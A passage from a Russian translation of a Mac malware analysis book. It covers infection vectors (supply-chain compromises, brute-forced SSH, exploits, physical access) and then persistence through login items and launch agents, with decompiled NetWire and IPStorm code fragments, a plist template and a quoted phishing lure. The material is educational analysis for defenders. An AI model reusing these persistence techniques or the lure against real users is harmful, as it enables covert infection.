Еще один метод заражения целевых систем заключается во взломе легитимных сайтов разработчиков или коммерческих сайтов, распространяющих стороннее программное обеспечение. Эти так называемые атаки на цепочку поставок одновременно очень эффективны и сложны для обнаружения. Например, в середине 2017 года атакующие успешно скомпрометировали официальный сайт популярного приложения для транскодирования видео HandBrake. Получив доступ, они смогли подменить легитимное приложение-транскодер, перепаковав его так, чтобы оно содержало копию их вредоносного ПО под названием Proton. [18]

В 2018 году другая атака на цепочку поставок была нацелена на популярный сайт приложений для Mac `macupdate.com`. В этой атаке хакеры смогли изменить сайт, подменив ссылки загрузки на популярные приложения macOS, такие как Firefox. Конкретно они изменили ссылки так, чтобы те указывали на троянизированные версии целевых приложений, содержащие вредоносное ПО, известное как CreativeUpdate (рисунок 1-12). [19]

Большинство атак и векторов заражения, обсуждавшихся до сих пор в этой главе, должны полностью или частично смягчаться введением требований нотариального заверения приложений в macOS 10.15+. Как отмечалось ранее, эти требования гарантируют, что Apple просканировала и одобрила программное обеспечение, прежде чем ему будет разрешено запускаться в macOS.

К сожалению, как мы обсудим далее, другие пути заражения систем Mac все еще существуют.



Рисунок 1-12: Пользователи, посетившие `macupdate.com`, загрузившие и запустившие троянизированные приложения, к сожалению, могли заразить себя - по сути, не по своей вине.

Компрометация учетных записей удаленных сервисов

В macOS пользователи могут включать и настраивать различные сервисы, доступные извне, такие как RDP и SSH, чтобы позволять пользователям удаленно делиться содержимым или предоставлять легитимный удаленный доступ к системе. Однако если сервисы неверно настроены или защищены слабыми либо скомпрометированными паролями, атакующие могут получить доступ к системе, что позволит им выполнить свой вредоносный код.

Много лет вектор заражения печально известного вредоносного ПО FruitFly оставался загадкой. Затем, в 2018 году, flash report FBI дал понимание того, как именно вредоносное ПО смогло заражать удаленные системы. Ответ: компрометация сервисов, доступных извне. Согласно отчету:

> Вектор атаки включал сканирование и выявление сервисов, доступных извне, включая Apple Filing Protocol (AFP, порт 548), RDP или другой VNC, SSH (порт 22) и Back to My Mac (BTMM), которые атаковали с использованием слабых паролей или паролей, полученных из утечек данных третьих сторон. [20]

В 2020 году атакующие перенесли вредоносное ПО IPStorm с Windows и Linux на macOS. IPStorm заражает удаленные системы (включая системы macOS с включенным SSH), подбирая учетные записи SSH brute force-методом. После угадывания действительных имени пользователя и пароля оно загружает и выполняет полезную нагрузку на удаленной системе. [21] Листинг 1-8 - фрагмент кода IPStorm, содержащий логику, отвечающую за установку на удаленные системы:

```
int ssh.InstallPayload(...) {
   ssh.SystemInfo.GoArch(...);
   statik.GetFileContents(...);
   ssh.(*Session).Start(...);
}
```

Листинг 1-8: Логика удаленного заражения (IPStorm)

Как видно, IPStorm вызывает метод с именем `GoArch`, чтобы собрать сведения об удаленной системе, например о ее архитектуре. С этими сведениями он затем может загрузить совместимую полезную нагрузку через вызов своего метода `GetFileContents`. Наконец, он выполняет полезную нагрузку на удаленной системе, начиная устойчивое заражение.

Эксплойты

Большинство векторов внедрения в macOS требует изрядного взаимодействия с пользователем, например загрузки и запуска вредоносного приложения. Более того, как отмечалось, недавние средства смягчения вредоносного ПО в macOS теперь могут пресекать большинство таких атак. Эксплойты, напротив, гораздо коварнее, поскольку они могут скрытно устанавливать вредоносное ПО, часто без прямого взаимодействия с пользователем или обнаружения защитами уровня операционной системы. Эксплойт - это код, который использует уязвимость, чтобы выполнить код, заданный атакующим, например для установки вредоносного ПО. Эксплойты нулевого дня - это эксплойты, атакующие уязвимости, для которых в настоящий момент не существует исправления; это делает их предельным вектором заражения. Даже после того как поставщик выпустил исправление для нулевого дня, пользователи, не применившие обновление безопасности, остаются уязвимыми. Атакующие и вредоносное ПО могут использовать этот факт, нацеливаясь на непропатченных пользователей.

Атакующие и авторы вредоносного ПО часто пытаются обнаружить или приобрести уязвимости в приложениях, таких как браузеры и почтовые или чат-клиенты, чтобы вооружить эксплойты, которые можно удаленно доставлять целям. Например, один из самых массовых образцов вредоносного ПО для Mac, Flashback, использовал неисправленную уязвимость Java, чтобы заразить более полумиллиона компьютеров Mac. [22]

Позднее, в 2019 году, хакеры использовали нулевой день Firefox, чтобы развернуть вредоносное ПО на полностью пропатченных системах macOS. Следующие убедительные письма побуждали целевых пользователей посетить вредоносный сайт, содержащий код эксплойта:

```
Dear XXX,
My name is Neil Morris. I'm one of the Adams Prize Organizers.
Each year we update the team of independent specialists who could assess the quality of the
competing projects: http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize
Our colleagues have recommended you as an experienced specialist in this field. We need your
assistance in evaluating several projects for Adams Prize.
Looking forward to receiving your reply.
Best regards,
Neil Morris
```

Если пользователь посещал сайт через Firefox, эксплойт нулевого дня скрытно и устойчиво устанавливал backdoor для macOS. [23] К счастью для обычного пользователя macOS, использование эксплойтов нулевого дня для развертывания вредоносного ПО встречается

относительно нечасто. Тем не менее было бы наивно недооценивать использование таких мощных возможностей, особенно сложными APT-группами и государственными хакерскими группами. И, конечно, такие эксплойты доступны любому, кто готов заплатить. На рисунке 1-13 показано утекшее письмо, отправленное печально известной компании кибершпионажа HackingTeam, с предложением эксплойтов, нацеленных на системы Apple.



Рисунок 1-13: Эксплойты нулевого дня на продажу

В итоге компания приобрела эксплойт, нулевой день Flash, за $45 000. [24] По мере того как Apple продолжает укреплять macOS, добавляя в нее защитные механизмы, такие как требования нотариального заверения приложений, атакующие в значительной степени будут вынуждены отказаться от худших векторов заражения с участием пользователя и вместо этого использовать эксплойты, чтобы успешно заражать пользователей macOS.

Физический доступ

До сих пор все векторы заражения, обсуждавшиеся в этой главе, были удаленными, то есть атакующий фактически не присутствовал в месте расположения системы во время атаки. У удаленных атак есть несколько преимуществ. Они позволяют атакующим преодолевать географическую удаленность, а также масштабировать атаку, заражая множество целей по всему миру. Удаленные атаки также повышают скрытность атакующего, снижая его риск: если он осторожен, маловероятно, что атакующий будет установлен или физически задержан.

Главный недостаток удаленных атак состоит в том, что их успех далеко не гарантирован. Получив физический доступ к компьютеру, атакующие значительно повышают вероятность успешного заражения. Однако для этого они сначала должны получить доступ к целевой системе своими руками, а также принять повышенный риск быть пойманными с поличным. Кроме того, физические атаки все равно часто требуют эксплойтов. Хотя у среднего хакера может не быть ресурсов или готовности принять риски атак с физическим доступом, государственные хакеры, которые часто преследуют конкретные ценные цели, известны тем, что успешно их проводят. Например, в статье "WikiLeaks Reveals How the CIA Can Hack Mac's Hidden Code" Wired отмечает:

> Если CIA хочет попасть внутрь вашего Mac, может оказаться недостаточно того, что вы так тщательно избегали зараженных вложений электронной почты или вредоносно созданных веб-сайтов, предназначенных для установки spyware на вашу машину [...] если хакеры из Langley получили физический доступ, они все равно могли заразить самые глубокие, самые скрытые области вашего ноутбука. [25]

Утекшие правительственные документы, упомянутые в статье, обсуждают возможности агентства и использование эксплойтов Extensible Firmware Interface (EFI), которые нацеливаются на уязвимости в загрузочном коде до запуска операционной системы. Полезные нагрузки, которые они

устанавливают, общеизвестно трудно как обнаружить, так и удалить. Более того, поскольку эксплуатируемые уязвимости могут существовать в памяти только для чтения, их может быть невозможно исправить программными патчами. Подробнее об EFI и атаках на загрузчик см. "BootBandit: A macOS bootloader attack". [26]

Конечно, эти низкоуровневые эксплойты на основе EFI - не единственный вариант для атакующего с физическим доступом к Mac. Локальный атакующий мог бы эксплуатировать уязвимости, например в USB-стеке, даже если целевой Mac заблокирован. Показательный пример: старые версии настольной операционной системы Apple содержат надежно эксплуатируемый USB-изъян. Атакующие могут вызвать эту непубличную уязвимость, просто вставив USB-устройство, даже если цель находится в заблокированном состоянии. Более того, поскольку уязвимый код выполняется с привилегиями root, успешная эксплуатация может привести к полной компрометации системы через установку устойчивого вредоносного ПО.

Совсем недавно было обнаружено, что печально известная уязвимость Checkm8, хорошо известная способностью делать jailbreak iPhone, также влияет и на немобильные устройства Apple, такие как Mac и MacBook с чипами T2. Получив физический доступ к целевой системе, атакующие могли злоупотребить этим изъяном, чтобы заразить систему macOS. [27]

Далее

Теперь у вас должно быть твердое понимание того, как вредоносное программное обеспечение может заражать системы macOS. Что делает вредоносное ПО после заражения системы? Чаще всего оно устойчиво устанавливает себя. В главе 2 мы обратим внимание на различные методы закрепления.

Примечания

Сноски

[1] [назад] Patrick Wardle, "Gatekeeper Exposed", January 17, 2016, speakerdeck.com.
[2] [назад] "Notarizing macOS Software Before Distribution", Apple Developer Documentation, developer.apple.com.
[3] [назад] Mike Peterson, "New Mac malware uses 'novel' tactic to bypass macOS Catalina security", AppleInsider, June 18, 2020, appleinsider.com.
[4] [назад] Patrick Wardle, "Apple Approved Malware: Malicious Code . . . Now Notarized!?", Objective-See, August 30, 2020, objective-see.com.
[5] [назад] Patrick Wardle, "All Your Macs Are Belong To Us: bypassing macOS's file quarantine, gatekeeper, and notarization requirements", Objective-See, April 26, 2021, objective-see.com.
[6] [назад] Ofer Caspi, "OSX Malware is Catching Up, and it wants to Read Your HTTPS Traffic", Check Point Blog, April 27, 2017, blog.checkpoint.com.
[7] [назад] "About the Web Browser Pop-up Alert Scam", Intego Support, April 16, 2021, support.intego.com.
[8] [назад] "OSX.Siggen" in Patrick Wardle, "The Mac Malware of 2019", Objective-See, January 1, 2020, objective-see.com.
[9] [назад] @phishingAI, "@WhatsApp #phishing/drive-by-download domain", Twitter, April 25, 2019, twitter.com.
[10] [назад] Patrick Wardle, "Pass the AppleJeus: a mac backdoor written by the infamous lazarus apt group", Objective-See, October 12, 2019, objective-see.com.
[11] [назад] Patrick Wardle, "Invading the core: iWorm's infection vector and persistence mechanism", Virus Bulletin, October 2014, virusbulletin.com.
[12] [назад] Thomas Reed, "New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux", Malwarebytes Labs, June 20, 2019, blog.malwarebytes.com.
[13] [назад] Michel Malik, "LoudMiner: Cross-platform mining in cracked VST software", WeLiveSecurity, June 20, 2019, welivesecurity.com.
[14] [назад] Taha K., "In the Trails of WindShift APT", gsec.hitb.org; Patrick Wardle, "Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail", Objective-See, December 20, 2018, objective-see.com.
[15] [назад] See "OSX.Yort" in Patrick Wardle, "The Mac Malware of 2019", Objective-See, January 1, 2020, objective-see.com.
[16] [назад] Patrick Wardle, "Documents of Doom: Infecting macOS via Office Macros", Objective-See, objectivebythesea.com.
[17] [назад] Trend Micro Research, "The XCSSET Malware: Inserts Malicious Code Into Xcode Projects, Performs UXSS Backdoor Planting in Safari, and Leverages Two Zero-day Exploits", 2020, documents.trendmicro.com.
[18] [назад] Patrick Wardle, "HandBrake Hacked! OSX/Proton (re)appears", Objective-See, June 5, 2017, objective-see.com.
[19] [назад] Patrick Wardle, "Analyzing OSX/CreativeUpdater: a macOS cryptominer, distributed via macupdate.com", Objective-See, May 2, 2018, objective-see.com.
[20] [назад] "Flash March Mc000091 Mw", Scribd, March 5, 2018, scribd.com.

[21] [назад] Nicole Fishbein and Avigayil Mechtinger, "A Storm is Brewing: IPStorm Now Has Linux Malware", Intezer, October 1, 2020, intezer.com; "IPStorm" in Patrick Wardle, "The Mac Malware of 2020", Objective-See, January 1, 2021, objective-see.com.
[22] [назад] Broderick Ian Aquilino, "Flashback OS X Malware", Virus Bulletin Conference, September 2012, archive.f-secure.com.
[23] [назад] Patrick Wardle, "Burned by Fire(fox)", Objective-See, June 20, 2019, objective-see.com.
[24] [назад] Cyrus Farivar, "How a Russian hacker made $45,000 selling a 0-day Flash exploit to Hacking Team", Ars Technica, October 7, 2015, arstechnica.com.
[25] [назад] Andy Greenberg, "WikiLeaks Reveals How the CIA Can Hack a Mac's Hidden Code", Wired, March 23, 2017, wired.com.
[26] [назад] Armen Boursalian and Mark Stamp, "BootBandit: A macOS bootloader attack", Wiley Online Library, August 19, 2019, onlinelibrary.wiley.com.
[27] [назад] Lily Hay Newman, "Apple's T2 security chip has an unfixable flaw", Ars Technica, October 10, 2020, arstechnica.com.

Глава 2. Закрепление

После того как вредоносное ПО успешно получило доступ к системе, его следующая цель обычно - закрепиться. Закрепление - это способ, с помощью которого вредоносное ПО устанавливает себя в системе, чтобы гарантировать автоматический повторный запуск при старте системы, входе пользователя или каком-либо другом детерминированном событии. Подавляющее большинство вредоносного ПО для Mac пытается получить закрепление; иначе перезагрузка системы может стать для него смертным приговором.

Конечно, не всякое вредоносное ПО закрепляется. Один заметный тип вредоносного ПО, который обычно не закрепляется, - ransomware, разновидность вредоносного кода, шифрующая пользовательские файлы и затем требующая выкуп для их восстановления. После того как вредоносное ПО зашифровало файлы пользователя и предоставило инструкции по выплате выкупа, ему незачем оставаться в системе. Аналогично, сложные атакующие могут использовать полезные нагрузки, работающие только в памяти, которые по замыслу не переживают перезагрузку системы. В чем привлекательность? В невероятно высоком уровне скрытности.

И все же большинство вредоносного ПО закрепляется тем или иным способом. Современные операционные системы, включая macOS, предоставляют легитимному программному обеспечению различные способы закрепления. Инструменты безопасности, программы обновления и другие программы часто используют такие механизмы, чтобы гарантировать автоматический перезапуск при каждой перезагрузке системы. На протяжении многих лет авторы вредоносного ПО использовали эти же механизмы для непрерывного выполнения своих вредоносных созданий. В этой главе мы обсудим механизмы закрепления, которыми вредоносное ПО для Mac часто злоупотребляет (или, в нескольких случаях, могло бы злоупотребить). Там, где это применимо, мы выделим реальные вредоносные образцы, использующие каждую технику закрепления. Вооружившись всесторонним пониманием этих методов, вы сможете эффективнее анализировать вредоносное ПО для Mac, а также находить закрепившееся вредоносное ПО на зараженной системе.

Объекты входа

Если приложение должно автоматически выполняться каждый раз, когда пользователь входит в систему, Apple рекомендует устанавливать его как login item. Login items выполняются в пользовательском сеансе рабочего стола, наследуют разрешения пользователя и запускаются автоматически при входе пользователя. Благодаря такому предоставляемому закреплению вредоносное ПО для Mac часто устанавливает себя как login item. Примеры этой техники можно найти во вредоносном ПО вроде Kitm, NetWire и WindTail.

Login items можно просмотреть в приложении System Preferences. Выберите вкладку Login Items панели Users & Groups (рисунок 2-1).



Рисунок 2-1: Закрепленные login items. Элемент Finder на самом деле является вредоносным ПО (NetWire).

К сожалению, поскольку macOS не показывает сразу полный путь к закрепленному login item в своем интерфейсе (если только вы не наведете указатель на элемент на несколько секунд), вредоносное ПО часто успешно маскируется под легитимное программное обеспечение. Например, на рисунке 2-1 элемент Finder на самом деле является вредоносным ПО, известным как NetWire, закрепившимся как login item.

Программа Apple `backgroundtaskmanagementagent`, которая управляет различными фоновыми задачами, такими как login items, хранит эти элементы в файле с именем `backgrounditems.btm`. Более подробные технические сведения об этом файле и его формате см. в моей записи блога "Block Blocking Login Items". [1]

Чтобы программно создать login item, программное обеспечение может вызвать различные API shared file list (`LSSharedFileList*`). Например, функция `LSSharedFileListCreate` возвращает ссылку на список существующих login items. Этот список затем можно передать функции `LSSharedFileListInsertItemURL` вместе с путем нового приложения, которое вы хотите закрепить как login item. Чтобы проиллюстрировать эту концепцию, взгляните на следующий декомпилированный код вредоносного ПО NetWire. Вредоносное ПО скопировало себя в `~/.defaults/Finder.app` и теперь закрепляется как login item, гарантируя, что каждый раз при входе пользователя macOS автоматически выполнит его (листинг 2-1).

```
length = snprintf_chk(&path, 0x400, ...., "%s%s.app",
&directory, &name);
pathAsURL = CFURLCreateFromFileSystemRepresentation(0x0,
&path, length, 0x1); 1
...
list = LSSharedFileListCreate(0x0,
kLSSharedFileListSessionLoginItems, 0x0);
LSSharedFileListInsertItemURL(list,
kLSSharedFileListItemLast, 0x0, 0x0, pathAsURL, ... ); 2
```

Листинг 2-1: Закрепление через login item (NetWire)

В этом фрагменте кода вредоносное ПО сначала строит полный путь к своему расположению на диске 1. Затем оно вызывает различные API `LSSharedFileList*`, чтобы установить себя как login item 2. Закрепление достигнуто!

WindTail - еще один образец вредоносного ПО, закрепляющийся как login item. С помощью утилиты macOS `nm` можно просмотреть импортируемые API, которые вызывает бинарный файл, включая в данном случае API, связанные с закреплением (листинг 2-2).

```
% nm WindTail/Final_Presentation.app/Contents/MacOS/usrnode
  ...
  U _LSSharedFileListCreate
  U _LSSharedFileListInsertItemURL
  U _NSApplicationMain
  ...
  U _NSHomeDirectory
  U _NSUserName
```

Листинг 2-2: Импорты, включая API `LSSharedFileList*` (WindTail)

В выводе утилиты `nm` обратите внимание, что WindTail содержит ссылки и на `LSSharedFileListCreate`, и на `LSSharedFileListInsertItemURL` - API, которые он вызывает, чтобы гарантировать автоматический запуск каждый раз, когда пользователь входит в систему.

Недавние версии macOS также поддерживают application-specific helper login items. Находящиеся внутри подкаталога `LoginItems` в bundle приложения, эти helper-компоненты могут гарантировать, что они будут автоматически повторно выполняться при каждом входе пользователя, вызывая API `SMLoginItemSetEnabled`. К сожалению, эти helper login items не отображаются в упомянутой выше панели System Preferences, что делает их еще более трудными для обнаружения. Подробнее об этих helper login items см. запись блога "Modern Login Items" или документацию Apple по этой теме. [2]

Launch Agents и Daemons

Хотя Apple предлагает login items как способ закрепления приложений, у нее также есть механизм под названием launch items для закрепления бинарных файлов, не являющихся приложениями, таких как программы обновления и фоновые процессы. Поскольку большинство вредоносного ПО для Mac стремится скрытно работать в фоне, неудивительно, что большая часть вредоносного ПО для Mac использует launch items для закрепления. Фактически, согласно моему отчету "Mac Malware of 2019", каждый проанализированный в том году образец вредоносного ПО, который выбирал закрепление, делал это как launch item. [3] Среди этих образцов NetWire, Siggen, GMERA и многие другие.

Существует два вида launch items: launch agents и launch daemons. Launch daemons неинтерактивны и часто запускаются до входа пользователя. Кроме того, они выполняются с правами root. Пример такого демона - программа обновления Apple, `softwareupdated`. С другой стороны, launch agents запускаются после входа пользователя со стандартными правами

пользователя и могут взаимодействовать с пользовательским сеансом. Программа Apple `NotificationCenter`, которая отвечает за отображение уведомлений пользователю, выполняется как постоянный launch agent.

Сторонние launch daemons хранятся в каталоге macOS `/Library/LaunchDaemons`, а сторонние launch agents - либо в каталоге `/Library/LaunchAgents`, либо в `~/Library/LaunchAgents`. Чтобы закрепиться как launch item, в одном из этих каталогов должен быть создан property list launch item. Property list, или plist, - это XML-, JSON- или бинарный файл, содержащий пары ключ/значение, которые могут хранить такие данные, как конфигурационная информация, настройки, сериализованные объекты и многое другое. Эти файлы повсеместны в macOS. В самом деле, в главе 1 мы уже исследовали файлы `Info.plist` приложений. Чтобы просмотреть содержимое файла property list независимо от его формата, используйте одну из следующих утилит (листинг 2-3).

```
plutil -p <path to plist>
defaults read <path to plist>
```

Листинг 2-3: Утилиты macOS для разбора файлов `.plist`

Файл property list launch item описывает launch item для `launchd`, системного демона, отвечающего за обработку таких plist. С точки зрения закрепления наиболее важные пары ключ/значение включают:

Label: имя, идентифицирующее launch item. Обычно оно записывается в обратной доменной нотации: `com.companyName.itemName`.

Program или ProgramArguments: содержит путь к исполняемому скрипту или бинарному файлу launch item. Аргументы, передаваемые этому исполняемому объекту, необязательны, но их можно указать при использовании ключа `ProgramArguments`.

RunAtLoad: содержит Boolean-значение, которое, если установлено в `true`, инструктирует `launchd` автоматически запускать launch item. Если элемент является launch daemon, он будет запущен во время инициализации системы. С другой стороны, поскольку launch agents специфичны для пользователя, они будут запущены позже, после того как пользователь инициирует процесс входа.

Этих трех пар ключ/значение достаточно, чтобы создать постоянный launch item. Чтобы продемонстрировать это, создадим launch item с именем `com.foo.bar` (листинг 2-4).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>
<plist version="1.0"><dict>
 <key>Label</key>
 <string>com.foo.bar</string>
 <key>ProgramArguments</key>
     <array>
    <string>/Users/user/launchItem</string>
    <string>foo</string>
<string>bar</string>
 </array>
 <key>RunAtLoad</key>
1 <true/>
</dict>
</plist>
```

Листинг 2-4: Пример property list для launch item

С помощью массива `ProgramArguments` этот launch item инструктирует `launchd` выполнить файл `/Users/user/launchItem` с двумя аргументами командной строки: `foo` и `bar`. Поскольку ключ `RunAtLoad` установлен в `true` 1, этот файл будет автоматически выполнен еще до входа пользователя. Всестороннее обсуждение всего, что связано с launch items, включая plists и их пары ключ/значение, см. в "A Launchd Tutorial" или "Getting Started with Launchd". [4] Эти ресурсы включают обсуждение других пар ключ/значение (помимо `RunAtLoad`), которые может использовать

закрепляющееся вредоносное ПО, таких как `PathState` и `StartCalendarInterval`. Поскольку вредоносное ПО, закрепляющееся как launch items, довольно повсеместно, теперь рассмотрим несколько примеров.

Ранее в этой главе мы показали, как NetWire закрепляется как login item. Интересно, что он также закрепляется как launch agent. Если жертвы находят и удаляют один механизм закрепления, они могут предположить, что это единственный такой механизм, и упустить другой. Таким образом вредоносное ПО продолжит автоматически перезапускаться каждый раз, когда пользователь входит в систему. Исследование бинарного файла вредоносного ПО выявляет встроенный шаблон property list по адресу `0x0000db60` (листинг 2-5).

```
0x0000db60 "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n
<!DOCTYPE plist PUBLIC \"-//Apple Computer//DTD PLIST
1.0//EN\n\t\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n
<plist version=\"1.0\">\n
<dict>\n
    <key>Label</key>\n
    <string>%s</string>\n
    <key>ProgramArguments</key>\n
    <array>\n
        <string>%s</string>\n
    </array>\n
    <key>RunAtLoad</key>\n
  1 <true/>\n
    <key>KeepAlive</key>\n
<%s/>\n
</dict>\n
</plist>\n", 0
```

Листинг 2-5: Шаблон property list для launch item (NetWire)

Во время установки вредоносное ПО динамически заполнит этот шаблон plist, например заменив `%s` в массиве `ProgramArguments` путем к бинарному файлу вредоносного ПО на зараженной системе. Поскольку ключ `RunAtLoad` установлен в `true` 1, macOS будет запускать этот бинарный файл каждый раз, когда система перезагружается и пользователь входит в систему.

Следующий фрагмент декомпилированного кода NetWire показывает, что после настройки property list launch agent этот property list записывается в пользовательский каталог launch agent, `~/Library/LaunchAgents` (листинг 2-6).

```
...
eax = getenv("HOME");
eax = snprintf_chk(&var_6014, 0x400, 0x0, 0x400,
"%s/Library/LaunchAgents/", eax); 1
...
eax = snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist",
&var_6014, 0xe5d6); 2
edi = open(edi, 0x601);
if (edi >= 0x0) {
  write(edi, var_688C, ebx); 3
  ...
}
```

Листинг 2-6: Логика закрепления launch agent (NetWire)

В декомпилированном коде видно, что вредоносное ПО сначала вызывает API `getenv`, чтобы получить значение переменной окружения `HOME`, которая установлена в домашний каталог текущего пользователя. Затем это значение передается API `snprintf_chk`, чтобы динамически построить путь к пользовательскому каталогу `LaunchAgents` 1. Затем вредоносное ПО снова вызывает `snprintf_chk`, чтобы добавить имя файла property list 2. Поскольку это имя расшифровывается вредоносным ПО во время выполнения, оно не отображается как plaintext-строка в листинге 2-6.

После того как вредоносное ПО построило полный путь, оно записывает динамически настроенный plist 3. После выполнения кода можно исследовать файл `.plist` (`~/Library/LaunchAgents/com.mac.host.plist`) с помощью инструмента вроде macOS `defaults` (листинг 2-7).

```
% defaults read ~/Library/LaunchAgents/com.mac.host.plist
{
    KeepAlive = 0;
    Label = "com.mac.host";
